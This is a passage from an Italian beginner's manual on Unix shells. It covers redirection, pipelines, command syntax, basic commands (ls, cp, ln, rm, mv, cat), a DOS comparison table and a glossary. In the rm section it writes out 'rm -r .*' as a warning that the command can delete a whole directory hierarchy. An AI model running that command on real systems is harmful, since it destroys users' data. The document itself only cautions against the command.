Nei sistemi Dos si usa spesso la convenzione inversa, secondo cui l'indicazione dei file avviene prima delle opzioni. Da un punto di vista puramente logico, potrebbe sembrare più giusto l'approccio del Dos: si indica l'oggetto su cui agire e quindi si indica il modo. Facendo così si ottengono però una serie di svantaggi:

- ogni programma deve essere in grado di interpretare (espandere) i caratteri jolly per conto proprio;
- non è possibile utilizzare l'espansione delle variabili di ambiente e nemmeno di altri tipi;
- se si vogliono indicare elenchi di file che non possono essere espressi con i caratteri jolly, occorre che il programma sia in grado di gestire questa possibilità, di solito attraverso la lettura di un file esterno.

In pratica, il tipo di semplificazione utilizzato dal Dos è poi la fonte di una serie di complicazioni per i programmatori e per gli utilizzatori.

19.9.2 Tilde

Di solito, la shell si occupa di eseguire la sostituzione del carattere tilde ('~'). Nei sistemi Unix, ogni utente ha una directory personale, conosciuta comunemente come directory *home*. Il simbolo '~' da solo viene sostituito dalla shell con la directory personale dell'utente che sta utilizzando il sistema, mentre un nominativo-utente preceduto dal simbolo '~', viene sostituito dalla shell con la directory personale dell'utente indicato.

19.9.3 Variabili di ambiente

Le variabili di ambiente sono gestite dalla shell e costituiscono uno dei modi attraverso cui si configura un sistema. I programmi possono leggere alcune variabili di loro interesse e modificare il proprio comportamento in base al loro contenuto.

Una riga di comando può fare riferimento a una variabile di ambiente: la shell provvede a sostituirne l'indicazione con il suo contenuto.

19.10 Ridirezione e condotti

I programmi, quando vengono eseguiti, hanno a disposizione alcuni canali standard per il flusso dei dati (input/output). Questi sono: standard input, standard output e standard error.

- ***Standard input***

  Lo standard input viene utilizzato come fonte standard per i dati in ingresso (input) nel programma.

- ***Standard output***

  Lo standard output viene utilizzato come destinazione standard per i dati in uscita (output) dal programma.

- ***Standard error***

  Lo standard error, viene utilizzato come destinazione standard per i dati in uscita dal programma derivati da situazioni anomale.

Lo standard input è rappresentato di norma dai dati provenienti dalla tastiera del terminale. Lo standard output e lo standard error sono emessi normalmente attraverso lo schermo del terminale.

Per mezzo della shell si possono eseguire delle ridirezioni di questi flussi di dati, per esempio facendo in modo che lo standard output di un programma sia inserito come standard input di un altro, creando così un condotto (*pipeline*).

19.10.1 Ridirezione dello standard input

programma `<` *file_di_dati*

Si ridirige lo standard input utilizzando il simbolo minore (‘**`<`**’) seguito dalla fonte alternativa di dati. Il programma a sinistra del simbolo ‘**`<`**’ riceve come standard input il contenuto del file indicato a destra.

L’esempio seguente visualizza il contenuto del file ‘`elenco.txt`’ dopo averlo riordinato:

`$` **`sort < elenco.txt`** [*Invio*]

19.10.2 Ridirezione dello standard output

programma `>` *file_di_dati*

Si ridirige lo standard output utilizzando il simbolo maggiore (‘**`>`**’) seguito dalla destinazione alternativa dei dati. Il programma a sinistra del simbolo ‘**`>`**’ emette il suo standard output all’interno del file indicato a destra che viene creato per l’occasione.

Lo standard output può essere aggiunto a un file preesistente; in tal caso si utilizza il simbolo maggiore per due volte di seguito: ‘**`>>`**’.

I due esempi seguenti mostrano la differenza nell’uso di ‘**`>`**’ e di ‘**`>>`**’.

- `$` **`ls > elenco.txt`** [*Invio*]

  Genera il file ‘`elenco.txt`’ con il risultato dell’esecuzione di ‘**`ls`**’.

- `$` **`ls >> elenco.txt`** [*Invio*]

  Aggiunge al file ‘`elenco.txt`’ il risultato dell’esecuzione di ‘**`ls`**’.

19.10.3 Ridirezione dello standard error

programma `2>` *file_di_dati*

Si ridirige lo standard error utilizzando il simbolo ‘**`2>`**’ seguito dalla destinazione alternativa dei dati. Il programma a sinistra del simbolo ‘**`2>`**’ emette il suo standard error all’interno del file indicato a destra che viene creato per l’occasione.

Lo standard error può essere aggiunto a un file preesistente; in tal caso si utilizza il simbolo ‘**`2>>`**’.

I due esempi seguenti mostrano la differenza nell’uso di ‘**`2>`**’ e di ‘**`2>>`**’.

- $ **controlla 2> errori.txt** [*Invio*]

  Genera il file '`errori.txt`' con il risultato dell'esecuzione dell'ipotetico programma '**`controlla`**'.

- $ **controlla 2>> errori.txt** [*Invio*]

  Aggiunge al file '`errori.txt`' il risultato dell'esecuzione dell'ipotetico programma '**`controlla`**'.

19.10.4 Condotti

programma1 | *programma2* [| *programma3*...]

Si ridirige lo standard output di un programma nello standard input di un altro, utilizzando il simbolo barra verticale ('`|`'). Il programma a sinistra del simbolo '`|`' emette il suo standard output nello standard input di quello che sta a destra.

Nella rappresentazione schematica delle sintassi dei programmi, questo simbolo ha normalmente il significato di una scelta alternativa tra opzioni diverse, parole chiave o altri argomenti. In questo caso fa proprio parte della costruzione di un condotto.

Segue la descrizione di alcuni esempi.

- $ **ls | sort** [*Invio*]

  Riordina il risultato del comando '**`ls`**'.

- $ **ls | sort | less** [*Invio*]

  Riordina il risultato del comando '**`ls`**' e quindi lo fa scorrere sullo schermo con l'aiuto del programma '**`less`**'.

19.11 Comandi e programmi di servizio di uso comune

Il ***comando*** è ciò che si dà a una shell per eseguire una qualche funzione, per esempio per avviare un programma, eventualmente con certe opzioni e certi argomenti. Il comando viene interpretato dalla shell, la quale decide se deve eseguirlo personalmente, attraverso delle funzioni interne, oppure se deve avviare un programma separato.

Le funzioni interne di una shell, alle quali ci si riferisce come se si trattasse di programmi, sono note come ***comandi interni***, dal momento che non si tratta di programmi indipendenti; tuttavia, spesso, i programmi di servizio di uso comune, quando non sono troppo sofisticati e usano un sistema di input/output elementare, vengono chiamati anch'essi «comandi».

Riquadro 19.9. Comandi e programmi nei sistemi Dos.

Nei sistemi Dos il comando per avviare un programma non utilizza esattamente al nome del programma. Per esempio, per avviare il file eseguibile '`TYPE.EXE`' o '`TYPE.COM`' si usa semplicemente il comando '**`TYPE`**'.

19.11.1 Interpretazione della sintassi

La sintassi che descrive la composizione di un comando segue delle regole molto semplici.

- Le ***metavariabili***, scritte in questo modo, descrivono l'informazione che deve essere inserita al loro posto.
- Le altre parole rappresentano dei termini chiave che, se usati, devono essere indicati così come appaiono nello schema sintattico.
- Quello che appare racchiuso tra parentesi quadre rappresenta una scelta facoltativa: può essere utilizzato o meno.
- La barra verticale ('**|**') rappresenta la possibilità di scelta tra due possibilità alternative: quello che sta alla sua sinistra e quello che sta alla sua destra. Per esempio, '**uno | due**' rappresenta la possibilità di scegliere una tra le parole '**uno**' e '**due**'.
- Quello che appare racchiuso tra parentesi graffe rappresenta una scelta obbligatoria e serve in particolare per evitare equivoci nell'interpretazione quando si hanno più scelte alternative, separate attraverso il simbolo '**|**'. Seguono alcuni esempi:

  - ```
    {uno | due | tre}
    ```
    rappresenta la scelta obbligatoria di una tra le parole chiave '**uno**', '**due**' e '**tre**';

  - ```
    {-f file | --file=file}
    ```
    rappresenta la scelta obbligatoria di una tra due opzioni equivalenti.

- I puntini di sospensione rappresentano la possibilità di aggiungere altri elementi dello stesso tipo di quello che li precede. Per esempio, '***file***...' rappresenta la metavariabile «file» che può essere seguita da altri valori dello stesso tipo rappresentato dalla metavariabile stessa.

Naturalmente, può capitare che i simboli utilizzati per rappresentare la sintassi, servano per comporre un comando. I casi più evidenti sono:

- i condotti (*pipeline*) che utilizzano la barra verticale per indicare il flusso di dati tra un programma e il successivo;
- le parentesi graffe usate in alcuni linguaggi di programmazione.

Quando ciò accade, occorre fare attenzione al contesto per poter interpretare correttamente il significato di una sintassi, osservando, se ci sono, gli esempi proposti.

19.11.2 Organizzazione tipica

Il programma di servizio tipico ha la sintassi seguente:

```
programma [opzioni] [file...]
```

In questo caso, il nome del programma è proprio '**`programma`**'.

Normalmente vengono accettate una o più opzioni facoltative, espresse attraverso una lettera dell'alfabeto preceduta da un trattino ('**`-a`**', '**`-b`**',...). Queste possono essere usate separatamente oppure, spesso si possono raggruppare con un solo trattino seguito da tutte le lettere delle opzioni che si intendono selezionare. Quindi, spesso i due comandi seguenti sono equivalenti:

`programma -a -b` [*Invio*]

`programma -ab` [*Invio*]

I programmi più recenti includono opzioni descrittive formate da un nome preceduto da due trattini. In presenza di questi tipi di opzioni, non si possono fare aggregazioni nel modo appena visto.

A volte si incontrano opzioni che richiedono l'indicazione aggiuntiva di un altro argomento.

La maggior parte dei programmi di servizio esegue delle elaborazioni su file, generando un risultato che viene emesso normalmente attraverso lo standard output. Spesso, quando non vengono indicati file negli argomenti, l'input per l'elaborazione viene ottenuto dallo standard input.

Alcuni programmi permettono l'utilizzo del trattino ('**`-`**') in sostituzione dell'indicazione di file in ingresso o in uscita, allo scopo di fare riferimento, rispettivamente, allo standard input e allo standard output.

19.12 Programma o eseguibile

In generale, quando si usa il termine «programma» non si chiarisce quale sia la sua estensione reale. Si può usare questo termine per identificare qualcosa che si compone di un solo file eseguibile, oppure un piccolo insieme composto da più componenti che vengono comandate da un solo sistema frontale.

Spesso, in particolare all'interno di questo documento, quando si vuole fare riferimento a un programma inteso come un insieme di componenti, oppure come qualcosa di astratto per il quale nel contesto non conta il modo in cui viene avviato, lo si indica con un nome che non ha enfatizzazioni particolari e generalmente ha l'iniziale maiuscola. Per esempio, questo è il caso della shell Bash, a cui si è accennato, il cui file eseguibile è in realtà '**`bash`**'.

Per evitare ambiguità, quando si vuole essere certi di fare riferimento a un file eseguibile, si specifica proprio che si tratta di questo, cioè di un «eseguibile», mostrandolo attraverso enfatizzazioni di tipo dattilografico, scrivendo il nome esattamente nel modo in cui ciò va fatto per avviarlo.

[1] La parola *login* va pronunciata separando le due sillabe: «log-in».

[2] La sostituzione dei caratteri jolly, ovvero dei metacaratteri, è il procedimento attraverso il quale alcuni caratteri speciali vengono tradotti in un elenco di nomi di file e directory corrispondenti. Negli ambienti Unix si utilizza il termine *globbing* per fare riferimento a questo concetto.

[3] Sono unità di memorizzazione di massa, per esempio, i dischi e le «memorie solide».

[4] Per gruppo proprietario si intende quello che è stato attribuito ai file in questione.

[5] In un sistema GNU/Linux attuale conviene attenersi almeno al limite di 16 caratteri per i nomi delle utenze.

Capitolo 20

L'ABC dei comandi Unix

Nelle sezioni seguenti vengono descritti in modo sommario alcuni programmi di servizio fondamentali. Gli esempi mostrati fanno riferimento all'uso di una shell POSIX, come Bash che costituisce attualmente lo standard per i sistemi GNU.

È importante ricordare che negli esempi viene mostrato un invito differente a seconda che ci si riferisca a un comando impartito da parte di un utente comune o da parte dell'amministratore: il dollaro ('**$**') rappresenta un'azione di un utente comune, mentre il simbolo '**#**' rappresenta un'azione dell'utente '**root**'.

Chi lo desidera, può dare un'occhiata alla tabella 20.4, alla fine del capitolo, per farsi un'idea dei comandi dei sistemi Unix attraverso un abbinamento con il Dos.

20.1 ls: «list»

ls [*opzioni*] [*file*...]

Elenca i file contenuti in una directory. Segue la descrizione di alcuni esempi.

- $ **ls** [*Invio*]

  Elenca il contenuto della directory corrente.

- $ **ls -l *.doc** [*Invio*]

  Elenca tutti i file che terminano con il suffisso '.doc' che si trovano nella directory corrente. L'elenco contiene più dettagli sui file essendoci l'opzione '**-l**'.

20.2 cd: «change directory»

cd [*directory*]

Cambia la directory corrente. Segue la descrizione di alcuni esempi.

- $ **cd /tmp** [*Invio*]

  Cambia la directory corrente, facendola diventare '/tmp/'.

- $ **cd ciao** [*Invio*]

  Cambia la directory corrente, spostandosi nella directory 'ciao/' che discende da quella corrente.

- $ **cd ~** [*Invio*]

  Cambia la directory corrente, spostandosi nella directory personale dell'utente.

- $ **cd ~daniele** [*Invio*]

  Cambia la directory corrente, spostandosi nella directory personale dell'utente '**daniele**'.

20.3 mkdir: «make directory»

mkdir [*opzioni*] *directory*...

Crea una directory. Segue la descrizione di alcuni esempi.

- $ **mkdir cloro** [*Invio*]

  Crea la directory 'cloro/', come discendente di quella corrente.

- $ **mkdir /sodio/cloro** [*Invio*]

  Crea la directory 'cloro/', come discendente di '/sodio/'.

- $ **mkdir ~/cloro** [*Invio*]

  Crea la directory 'cloro/', come discendente della directory personale dell'utente attuale.

20.4 cp: «copy»

cp [*opzioni*] *origine*... *destinazione*

Copia uno o più file (incluse le directory) in un'unica destinazione.

La copia in un sistema Unix non funziona come nei sistemi Dos e ciò principalmente a causa di due fattori: i caratteri jolly (ovvero il *file globbing*) vengono risolti dalla shell prima dell'esecuzione del comando e i file system Unix possono utilizzare i collegamenti simbolici.

Se vengono specificati solo i nomi di due file normali, il primo viene copiato sul secondo, viene cioè generata una copia che ha il nome indicato come destinazione. Se il secondo nome indicato è una directory, il file viene copiato nella directory con lo stesso nome di origine. Se vengono indicati più file, l'ultimo nome **deve** essere una directory, all'interno della quale vengono generate le copie di tutti i file indicati. Di conseguenza, quando si utilizzano i caratteri jolly, la destinazione deve essere una directory. In mancanza di altre indicazioni attraverso l'uso di opzioni adeguate, le directory non vengono copiate.

Chi conosce il Dos potrebbe essere abituato a usare il comando '**COPY**' per copiare un gruppo di file in un altro gruppo di file con i nomi leggermente modificati, come in questo esempio: '**COPY *.bak *.doc**'. Con i sistemi Unix, questo tipo di approccio non può funzionare.

I file elencati nell'origine potrebbero essere in realtà dei collegamenti simbolici. Se non viene specificato diversamente attraverso l'uso delle opzioni, questi vengono copiati così come se fossero file normali; cioè la copia è ottenuta a partire dai file originali e non si ottiene quindi una copia dei collegamenti.

Opzione	Descrizione
`-a`	Equivalente a '**`-dpR`**', utile per l'archiviazione o comunque per la copia di collegamenti simbolici così come sono.
`-d`	Copia i collegamenti simbolici mantenendoli come tali, invece di copiare il file a cui i collegamenti si riferiscono.
`-f`	Sovrascrittura forzata dei file di destinazione.
`-l`	Crea un collegamento fisico invece di copiare i file.
`-p`	Mantiene le proprietà e i permessi originali.
`-r`	Copia file e directory in modo ricorsivo (includendo le sottodirectory), considerando tutto ciò che non è una directory come un file normale.
`-R`	Copia file e directory in modo ricorsivo (includendo le sottodirectory).

Segue la descrizione di alcuni esempi.

- `$` **`cp -r /test/* ~/prova`** [*Invio*]

  Copia il contenuto della directory '`/test/`' in '`~/prova/`' copiando anche eventuali sottodirectory contenute in '`/test/`'.

  Se '`~/prova`' esiste già e non si tratta di una directory, questo file viene sovrascritto, perdendo quindi il suo contenuto originale.

- `$` **`cp -r /test ~/prova`** [*Invio*]

  Copia la directory '`/test/`' in '`~/prova/`' (attaccando '`test/`' a '`~/prova/`') copiando anche eventuali sottodirectory contenute in '`/test/`'.

- `$` **`cp -dpR /test ~/prova`** [*Invio*]

  Copia la directory '`/test/`' in '`~/prova/`' (attaccando '`test/`' a '`~/prova/`') copiando anche eventuali sottodirectory contenute in '`/test/`', mantenendo inalterati i permessi e riproducendo i collegamenti simbolici eventuali.

20.5 ln: «link»

`ln` [*opzioni*] *origine*... *destinazione*

Crea uno o più collegamenti di file (incluse le directory) in un'unica destinazione.

La creazione di un collegamento è un'azione simile a quella della copia. Di conseguenza valgono le stesse considerazioni fatte in occasione del comando '**cp**' per quanto riguarda la differenza di comportamento che c'è tra Unix e Dos.

Se vengono specificati solo i nomi di due file normali, il secondo diventa il collegamento del primo. Se il secondo nome indicato è una directory, al suo interno vengono creati altrettanti collegamenti quanti sono i file e le directory indicati come origine. I nomi utilizzati sono gli stessi di quelli di origine. Se vengono indicati più file, l'ultimo nome **deve** corrispondere a una directory.

È ammissibile la creazione di collegamenti che fanno riferimento ad altri collegamenti.

Se ne possono creare di due tipi: collegamenti fisici e collegamenti simbolici. Questi ultimi sono da preferire (a meno che ci siano delle ragioni per utilizzare dei collegamenti fisici). Se non viene richiesto diversamente attraverso le opzioni, si generano dei collegamenti fisici invece che i consueti collegamenti simbolici.

Opzione	Descrizione
`-s`	Crea un collegamento simbolico.
`-f`	Sovrascrittura forzata dei file o dei collegamenti già esistenti nella destinazione.

Segue la descrizione di alcuni esempi.

- `$` **`ln -s /test/* ~/prova`** [*Invio*]

  Crea, nella destinazione '`~/prova/`', una serie di collegamenti simbolici corrispondenti a tutti i file e a tutte le directory che si trovano all'interno di '`/test/`'.

- `$` **`ln -s /test ~/prova`** [*Invio*]

  Crea, nella destinazione '`~/prova`', un collegamento simbolico corrispondente al file o alla directory '`/test`'. Se '`~/prova`' è una directory, viene creato il collegamento '`~/prova/test`'; se '`~/prova`' non esiste, viene creato il collegamento '`~/prova`'.

20.6 rm: «remove»

`rm` [***opzioni***] ***nome***...

Rimuove i file indicati come argomento. In mancanza dell'indicazione delle opzioni necessarie, non vengono rimosse le directory.

Opzione	Descrizione
`-r` `-R`	Rimuove il contenuto delle directory in modo ricorsivo.

Segue la descrizione di alcuni esempi.

- $ **rm prova** [*Invio*]

  Elimina il file '`prova`'.

- $ **rm ./-r** [*Invio*]

  Elimina il file '`-r`' che inizia il suo nome con un trattino, senza confondersi con l'opzione '**-r**' (ricorsione).

- $ **rm -r ~/varie** [*Invio*]

  Elimina la directory '`varie/`' che risiede nella directory personale, insieme a tutte le sue sottodirectory eventuali.

Si faccia attenzione al comando seguente:

rm -r .* [*Invio*]

Questo comando elimina tutti i file e le directory a partire dalla directory genitrice! Si osservi che se la directory corrente discende immediatamente dalla directory radice, significa cancellare tutta la gerarchia.

Questo è comunque un errore tipico di chi vuole cancellare tutte le directory nascoste (cioè quelle che iniziano con un punto) contenute nella directory corrente. Il disastro avviene perché nei sistemi Unix, '`.*`' rappresenta anche la directory corrente ('`.`') e la directory precedente o genitrice ('`..`'). In alternativa, onde evitare disguidi, conviene piuttosto un comando come quello seguente, con cui si è certi di intervenire solo su nomi che sono lunghi almeno tre caratteri complessivi (punto compreso):

rm -r .??* [*Invio*]

20.7 mv: «move»

mv [***opzioni***] ***origine***... ***destinazione***

Sposta i file e le directory. Se vengono specificati solo i nomi di due elementi (file o directory), il primo viene spostato e rinominato in modo da ottenere quanto indicato come destinazione. Se si indicano più elementi (file o directory), l'ultimo attributo **deve** essere una directory, all'interno della quale si spostano tutti gli elementi elencati. Nel caso di spostamenti attraverso file system differenti, vengono spostati solo i cosiddetti file normali (quindi: niente collegamenti e niente directory).

Nei sistemi Unix non esiste la possibilità di rinominare un file o una directory semplicemente come avviene nel Dos. Per cambiare un nome occorre spostarlo. Questo fatto ha poi delle implicazioni nella gestione dei permessi delle directory.

Segue la descrizione di alcuni esempi.

- `$ mv prova prova1` [*Invio*]

  Cambia il nome del file (o della directory) '`prova`' in '`prova1`'.

- `$ mv * /tmp` [*Invio*]

  sposta, all'interno di '`/tmp/`', tutti i file e le directory che si trovano nella directory corrente.

20.8 cat: «concatenate»

```
cat [opzioni] [file...]
```

Concatena dei file e ne emette il contenuto attraverso lo standard output. Il comando emette di seguito i file indicati come argomento attraverso lo standard output (sullo schermo), in pratica qualcosa di simile al comando '**`TYPE`**' del Dos. Se non viene fornito il nome di alcun file, viene utilizzato lo standard input. Segue la descrizione di alcuni esempi.

- `$ cat prova prova1` [*Invio*]

  Mostra di seguito il contenuto di '`prova`' e '`prova1`'.

- `$ cat prova prova1 > prova2` [*Invio*]

  Genera il file '`prova2`' come risultato del concatenamento in sequenza di '`prova`' e '`prova1`'.

Tabella 20.4. Comparazione tra alcuni comandi Dos e gli equivalenti per GNU/Linux attraverso degli esempi.

Dos	GNU/Linux
DIR	ls –l
DIR /W	ls
MD PIPPO	mkdir pippo
CD PIPPO	cd pippo
RD PIPPO	rmdir pippo
COPY *.* \PROVA	cp * /prova
XCOPY *.* \PROVA /E /S	cp –dpR * /prova
REN ARTICOLO LETTERA	mv articolo lettera
MOVE *.* \PROVA	mv * /prova
DEL ARTICOLO	rm articolo
DELTREE TEMP	rm –R temp
TYPE LETTERA	cat lettera
TYPE LETTERA | MORE	cat lettera | more
HELP DIR	man ls
FORMAT A: /N:18 /T:80	fdformat /dev/fd0u1440
FORMAT A: /N:9 /T:80	fdformat /dev/fd0u720
DISKCOPY A: B:	cp /dev/fd0 /dev/fd1
DISKCOPY A: A:	cp /dev/fd0 /tmp/pippo ; cp /tmp/pippo /dev/fd0
KEYB IT	loadkeys it
CLS	clear
BACKUP C:\DATI*.* A: /S	tar cvf /dev/fd0 –L 1440 –M /dati
FIND "saluti" PRIMO.DOC	grep "saluti" primo.doc
FOR %A IN (*.DOC) DO FIND "saluti" %A	grep "saluti" *.doc
MEM	free

Capitolo 21

Glossario minimo per il principiante

In questo capitolo vengono descritti brevemente alcuni termini che fanno parte del linguaggio comune degli ambienti Unix. L'elenco non è esauriente ed è inteso solo come aiuto al principiante.

21.1 Sistema operativo in generale

- ***boot***, ***bootstrap***

  L'avvio, ovvero il caricamento del sistema operativo, viene individuato in inglese con il termine *boot*, mentre la porzione di codice che si occupa effettivamente di attuare l'avvio è il *bootstrap* (calzastivale). Pertanto, in senso figurato, il caricamento del sistema operativo viene paragonato all'atto di calzare uno stivale e rimane il termine *boot*, ap-

parentemente privo di significato in questo contesto (dal momento che significa soltanto «stivale»), per rappresentare l'avvio stesso (e non ciò che deve essere avviato).

- ***monoprogrammazione***, ***multiprogrammazione***

  Un sistema operativo è monoprogrammato quando consente la gestione di un solo processo elaborativo per volta; ovvero, quando la memoria centrale può contenere il codice di un solo programma per volta. Un sistema è invece multiprogrammato quando è in grado di assegnare a più processi elaborativi porzioni di memoria separate, eseguendoli in modo apparentemente simultaneo, suddividendo il tempo di utilizzo della CPU.

- ***time sharing***, ***time slice***

  Quando una risorsa viene condivisa da più processi elaborativi attraverso la suddivisione del tempo di utilizzo in «fettine», si definisce che il suo utilizzo avviene in modo *time sharing*, dove le porzioni di tempo assegnate sono note come *time slice*.

21.2 Utenza

- ***Account***

  Il termine *account* rappresenta letteralmente un conto, come quello che si può avere in banca. All'interno di un sistema operativo Unix, si ha un *account* quando si è stati registrati (e di conseguenza è stato ottenuto un UID) ed è possibile accedere attraverso la procedura di accesso.

- ***GID***

  Group identifier, *Group ID* o numero identificativo del gruppo di utenti.

- ***Login***, ***logout***, ***procedura di accesso***

  Con procedura di accesso si vuole fare riferimento al procedimento attraverso il quale un utente accede e può interagire con il sistema, dopo una fase di identificazione, che di solito consiste nell'indicazione di un nominativo-utente e di una parola d'ordine. In particolare *login* identifica l'ingresso dell'utente, mentre *logout* identifica la conclusione dell'attività dello stesso.

- ***UID***

  User identifier, *User ID* o numero identificativo dell'utente.

- ***Password***, ***passphrase***, ***parola d'ordine***

  Si riferisce a una parola o a una frase utilizzata come mezzo di verifica dell'identificazione per poter accedere a un servizio di qualunque genere.

21.3 File e file system

- ***Second-extended***, ***Ext2***, ***Ext3***, ***Ext4***

  Il file system nativo del sistema GNU/Linux è il tipo Second-extended, il quale prevede delle varianti: Ext2, Ext3 e Ext4. Le varianti Ext3 e Ext4 contengono delle estensioni che consentono di ridurre la possibilità di perdite di dati, mantenendo la compatibilità con Ext2; ma nel caso di Ext4 si può contare solo su una compatibilità parziale.

- ***FAT***

  File allocation table. La FAT è una parte componente del file system dei sistemi Dos. È così particolare che tale tipo di file system viene chiamato con questa stessa sigla: FAT.

- ***Glob***, ***globbing***, ***caratteri jolly***, ***metacaratteri***

  Quando si vuole identificare un gruppo di file (e directory) attraverso una sola definizione si utilizza il meccanismo del *glob*, corrispondente in ambiente Dos all'uso dei caratteri jolly. Si tratta di solito dell'asterisco, del punto interrogativo e delle parentesi quadre.

- ***Mount***, ***unmount***,

  Nei sistemi operativi Unix, quando si vuole accedere ai dati memorizzati su disco, non si può fare riferimento a un file appartenente a una certa unità come avviene nei sistemi Dos e derivati. Si deve sempre fare riferimento al file system globale. Per fare questo, tutti i dischi a cui si vuole accedere devono essere uniti tramite un procedimento simile all'innesto di rami. Il termine *mount* indica un collegamento, o l'innesto, del contenuto di un disco nel file system globale; il termine *unmount* indica il distacco di un disco dalla struttura globale.

- ***Newline***, ***interruzione di riga***

  Con questo termine si vorrebbe fare riferimento al codice necessario per indicare la fine di una riga di testo e l'inizio di quella successiva. Utilizzando questo nome si dovrebbe evitare di fare riferimento direttamente al codice effettivo in modo che il concetto possa essere adatto a diversi sistemi.

  I sistemi Unix più comuni utilizzano il codice <*LF*>. Nei sistemi Dos e discendenti si utilizza invece la coppia <*CR*><*LF*>, per cui, se si tenta di stampare un testo fatto per i sistemi Unix utilizzando una stampante configurata per operare con il sistema operativo Dos, come risultato si possono ottenere una serie di righe scalettate.

  Per ovviare all'inconveniente, tenendo conto che raramente una stampante del genere può essere configurata per andare a capo con il solo codice <*LF*>, è possibile utilizzare un filtro che trasformi il carattere <*LF*> in <*CR*><*LF*>. Spesso, per un programma che svolge un compito come questo si usa il nome '**`unix2dos`**'.

  > Normalmente, negli ambienti Unix si confonde tranquillamente il termine *new-line* con il codice <*LF*>. Ciò costituisce un problema, perché ci sono situazioni in cui è importante chiarire che si tratta del codice <*LF*> in modo indipendente dalla piattaforma a cui si applica il concetto. Pertanto, quando si incontra questo termine, è indispensabile fare attenzione al senso del testo, usando un po' di buon senso.

- ***Record***

  Il record è in generale una registrazione di qualunque tipo. In informatica, il record corrisponde di solito a una riga di un file di dati. Un record è normalmente suddiviso in campi, o *field*, per cui si può fare un'analogia con un archivio a schede: l'archivio è il file, le schede sono i record e i campi sono i vari elementi indicati nelle schede.

- ***Regular file***

  Nei sistemi operativi della famiglia Unix, quando si parla di file, si intendono anche le directory oltre che altri oggetti con funzioni particolari. Per specificare che si parla di un file puro e semplice, comprendendo in questa categoria anche gli eseguibili, si parla di *regular file* o di file normale.

21.4 Rete

- ***Cliente***, ***Client***

  Un «cliente» è generalmente un programma che usufruisce di un servizio offerto da un «servente». Tuttavia, spesso si usa questo termine, in modo informale, anche per identificare un nodo di rete che, nell'ambito di un certo contesto, dipende da servizi offerti dall'esterno.

- ***Dominio***, ***nome di dominio***, ***nome a dominio***

  Normalmente, con il termine «dominio» si intende fare riferimento al nome che ha un certo nodo di rete in una rete Internet. Questo nome è composto da vari elementi che servono a rappresentare una gerarchia di domini, in modo simile a ciò che si fa nei file system con la struttura delle directory. Un «nome di dominio» può rappresentare una posizione intermedia di questa gerarchia, oppure anche il nome completo di un nodo di rete.

  Nella terminologia giuridica italiana si usa la definizione «nome a dominio».

- ***Host***

  Host è l'oste, ovvero, colui che ospita. Il termine *host* viene usato nell'ambito delle connessioni in rete per definire i nodi di rete, intesi come elaboratori, che svolgono e ospitano qualche tipo di servizio.

- ***Nodo di rete***

  Il nodo di rete è un elaboratore o un altro componente specializzato che è inserito in una rete e ha un indirizzo valido nella stessa (indirizzo riferito al livello 3, secondo il modello ISO-OSI; capitolo 254).

- ***Protocollo***

  Il protocollo è un linguaggio convenzionale di comunicazione tra programmi (per esempio, un programma cliente comunica con un servente attraverso un protocollo determinato).

- ***Proxy***

  Il termine proxy viene usato in informatica in varie circostanze per identificare un servizio che si comporta in qualche modo come un procuratore, o un procacciatore di qualcosa. Il classico esempio di proxy è il servente che si inserisce tra una rete locale e una rete esterna, allo scopo di eseguire gli accessi verso la rete esterna per conto dei nodi della rete locale, senza che questi possano avere alcun contatto diretto con l'esterno. Di solito, questo tipo di proxy incorpora una memoria cache per ridurre gli accessi ripetuti alle stesse risorse esterne. Tuttavia è bene tenere a mente che questa definizione si usa anche per altri tipi di servizi meno appariscenti.

- ***Servente***, ***Server***

  Un servente è generalmente un programma che fornisce un servizio attraverso la rete. Tuttavia, spesso si usa questo termine, in modo informale, anche per identificare un nodo di rete che ospita servizi importanti.

- ***TCP/IP***

  La sigla TCP/IP rappresenta l'insieme dei protocolli usati per le reti conformi agli standard di Internet.

- ***URL***, ***URI***

  Uniform resource locator, *Uniform resource identifier*. È il modo con cui si definisce un indirizzo che identifica precisamente una risorsa di rete, come una pagina HTML, un file in un servizio FTP e altro ancora. Le due definizioni hanno estensioni differenti; in particolare, URI include URL e URN (capitolo 469).

21.5 Programmi, esecuzione e processi elaborativi

- ***Init***, ***procedura di inizializzazione del sistema***

  Init è il programma che viene avviato dal kernel allo scopo di avviare il sistema. Init si avvale di una serie di script per avviare dei programmi che rimangono sullo sfondo e per sistemare tutto ciò che c'è da fare prima che il sistema sia a regime. Tutto l'insieme viene indicato come procedura di inizializzazione del sistema, includendo sia l'avvio, sia l'arresto, distinguendo anche diversi livelli di esecuzione.

- ***Job***

  Il termine job viene usato spesso nella documentazione Unix in riferimento a compiti di vario tipo, a seconda del contesto.

  - ***Job di shell***

    Le shell POSIX e in particolare Bash, sono in grado di gestire i job di shell che rappresentano un insieme di processi generati da un solo comando.

  - ***Job di stampa***

    Si tratta di stampe inserite nella coda di stampa (*spool*).

  - ***Job di scheduling***

    Si tratta di comandi la cui esecuzione è stata pianificata per un certo orario o accodata in attesa di risorse disponibili.

  Le situazioni in cui il termine job viene adoperato possono essere anche altre, ma gli esempi indicati bastano per intendere l'ampiezza del significato.

- ***Log***, ***registrazioni***

  In informatica, il *log* equivale al ***giornale di bordo*** delle navi. Il *log* è quindi un sistema automatico di registrazione di avvenimenti significativi. I file che contengono queste annotazioni sono detti file di *log* e potrebbero essere identificati anche come i file delle registrazioni. In generale, il *log* è un registro e le annotazioni che vi si fanno sono delle registrazioni.

- ***PID***

  Process identifier, *Process ID* o numero identificativo del processo.

- ***Pipe***, ***pipeline***[1], ***condotto***

  Si tratta di una tubazione immaginaria attraverso la quale si convoglia l'output di un programma verso l'input di un altro. La connessione di più programmi in questo modo è compito della shell e di solito si utilizza il simbolo '`|`' per indicare questa operazione. A volte, quando il contesto lo consente, il simbolo '`|`' viene anche chiamato *pipe*.

- ***Run level***, ***livello di esecuzione***

  Quando si utilizza una procedura di inizializzazione del sistema in stile System V, che è poi quella normale, si distinguono diversi ***livelli di esecuzione***, in modo da poter definire quali parti del sistema devono essere attivate e quali no, a seconda delle esigenze.

  Il livello di esecuzione è un numero non negativo che parte da zero, il cui significato dipende dal modo in cui il sistema è configurato. Di solito il livello zero è riservato per la fase di preparazione allo spegnimento, il livello uno è riservato al funzionamento monoutente e il livello sei è riservato alla fase di preparazione al riavvio del sistema.

- ***Script***

  Uno script è un file di comandi che costituisce in pratica un programma interpretato. Normalmente, l'interprete di uno script è anche una shell.

- ***Shell***

